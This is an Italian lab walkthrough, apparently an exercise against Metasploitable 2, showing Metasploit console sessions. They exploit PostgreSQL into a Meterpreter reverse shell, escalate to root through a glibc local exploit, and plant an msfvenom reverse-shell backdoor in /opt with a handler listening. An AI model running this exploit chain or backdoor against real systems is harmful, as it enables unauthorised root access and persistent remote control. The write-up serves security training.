

Usa il modulo exploit/linux/postgres/postgres_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.




```
Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check
   -  ----                                       ---------------  ----       -----
   0  exploit/linux/postgres/postgres_payload    2007-06-05       excellent  Yes
   1    \_ target: Linux x86                     .                .          .
   2    \_ target: Linux x86_64                  .                .          .
   3  exploit/windows/postgres/postgres_payload  2009-04-10       excellent  Yes
   4    \_ target: Windows x86                   .                .          .
   5    \_ target: Windows x64                   .                .          .


Interact with a module by name or index. For example info 5, use 5 or use exploit/wi
After interacting with a module you can manually set a TARGET with set TARGET 'Windo

msf6 > use 1
[*] Additionally setting TARGET ⇒ Linux x86
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > options
```




```
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.51.101
RHOST ⇒ 192.168.51.101
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.51.102
LHOST ⇒ 192.168.51.102
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.51.102:4444
[*] 192.168.51.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC
[*] Uploaded as /tmp/cWbWQtYR.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.51.101
[*] Meterpreter session 1 opened (192.168.51.102:4444 → 192.168.51.101:53786) a

meterpreter > █
```

Cerchiamo nei vari post (e grazie al suggerimento) scegliamo il numero 1:




```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > search recon type:post platform:linux

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/multiport_egress_traffic  .                normal  No     Generate TCP/UDP Out
   1  post/multi/recon/local_exploit_suggester   .                normal  No     Multi Recon Local Ex
   2  post/multi/recon/reverse_lookup            .                normal  No     Reverse Lookup IP Ad
   3  post/multi/recon/sudo_commands             .                normal  No     Sudo Commands


Interact with a module by name or index. For example info 3, use 3 or use post/multi/recon/sudo_comma
```


Ci vengono dati 6 payload potenzialmente funzionanti, usiamo il primo:



```
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.51.101 - Collecting local exploits for x86/linux ...
[*] 192.168.51.101 - 196 exploit checks are being tried ...
[+] 192.168.51.101 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to
[+] 192.168.51.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to b
[+] 192.168.51.101 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulner
[+] 192.168.51.101 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but
[+] 192.168.51.101 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.51.101 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is s

[*] 192.168.51.101 - Valid modules for session 1:
═════════════════════════════

 #   Name                                                          Potentially Vulnerable?
 -   ----                                                          -----------------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc          Yes
 2   exploit/linux/local/glibc_origin_expansion_priv_esc           Yes
 3   exploit/linux/local/netfilter_priv_esc_ipv4                   Yes
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                Yes
 5   exploit/linux/local/su_login                                  Yes
 6   exploit/unix/local/setuid_nmap                                Yes
```




```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload payload/linux/x86/meterpreter_reverse_tcp
payload ⇒ linux/x86/meterpreter_reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION         1                yes       The session to run this module on
   SUID_EXECUTABLE /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.51.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```




```
View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.51.102:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.rZJdePxS3' (1271 bytes) ...
[*] Writing '/tmp/.N1zNgR4YX9' (291 bytes) ...
[*] Writing '/tmp/.Du9kQ1ck' (1137332 bytes) ...
[*] Launching exploit ...
[*] Meterpreter session 2 opened (192.168.51.102:4444 → 192.168.51.101:57617) at 2024-09-25 18:45:19 +0200

meterpreter > getuid
Server username: root
meterpreter > █
```

Adesso creiamo una backdoor:




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.51.102 LPORT=4445 -a x86 -f elf -o backd00rz
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: backd00rz
```

E carichiamola sulla metasploitable, ed avviamola



```
meterpreter > shell
Process 7234 created.
Channel 2 created.
mv backd00rz /opt/
chmod 700 /opt/backd00rz
ls /opt
backd00rz
/opt/backd00rz
```

Ci mettiamo in ascolto sulla porta:



```
msf6 > use 16
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(multi/handler) > set LHOST 192.168.51.102
LHOST ⇒ 192.168.51.102
msf6 exploit(multi/handler) > set payload payload/linux/x86/meterpreter_reverse_tcp
payload ⇒ linux/x86/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.51.102:4445
```